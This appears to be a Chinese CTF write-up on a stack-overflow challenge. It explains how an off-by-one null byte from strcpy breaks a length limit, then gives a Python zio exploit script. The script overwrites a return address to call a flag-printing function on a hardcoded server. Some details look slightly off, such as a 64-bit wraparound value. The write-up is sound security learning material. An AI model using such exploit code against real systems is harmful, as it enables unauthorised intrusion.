# PWN STEP2 writeup —— 初试栈溢出

原创

R00cky 于 2015-05-02 07:49:06 发布 3116 收藏
分类专栏： writeup 文章标签： 栈 pwn writeup ctf



**Hint：** 缓冲区溢出时需要构造好哪些东西？

**题目描述：**

pwnstep

**Writeup：**

纠结要不要把这篇writeup归到“原创”分类下，因为这道题是看了大神的writeup（注：http://blog.csdn.net/zh_explorer/article/details/45193905）之后才做出来的。。。。。。。。。


不过脚本完全是自己写的，所以姑且将它算为“原创”吧。。。。。。。。。

函数step2的流程为，第一次输入为password，调用strcmp函数进行明码比较，若pw不对直接结束程序。第二次输入为计算“二十三 plus 0x56 = ?”的结果，后面有个cmp比较，所以可以直接得到结果，但是结果输入正确以后就没有以后了。。。。

在IDA字符串窗口中找到了“pwn/step2”，猜测可以将其作为打印flag函数的参数（step1就是以“pwn/step1”为参数打印flag的）。函数step2的流程中并没有打印flag的函数，因此猜测整个思路为构造栈溢出覆盖step2函数的返回地址为打印flag的函数地址，覆盖参数为“pwn/step2”。

两次输入均有长度限制40h，因此直接输入payload无法构造栈溢出。

但是在第二次输入之前有个strcpy，将第一次输入的pw复制到栈中的ebp+dest处。观察栈帧发现，从ebp+dest到长度限制ebp+var_c处距离正好为40h。因此可以在第一次输入时在正确pw后面添加任意字符串，使其长度达到40h，这样进行strcpy时会把字符串结束符“\0”复制到ebp+var_c处。strcpy后面对长度限制进行减一，0-1后是FFFFFFFFFFFFFFFF，因而突破了长度限制。后面第二次输入时就可以顺利构造栈溢出打印flag了。




代码如下：

```
#! /user/bin/python
from zio import *
io = zio(('121.41.49.63', 7777))
io.read_until('cake.')
io.writeline('2')
io.read_until('flag.')
payload = '=L=why_dont_you_guess_me?' + 'a' * 39
io.writeline(payload)
payload = '109' + 'a' * 1101 + chr(76) + chr(137) + chr(4) + chr(8) + chr(58) + chr(140) + chr(4) + chr(8)
io.writeline(payload)
io.interact()
```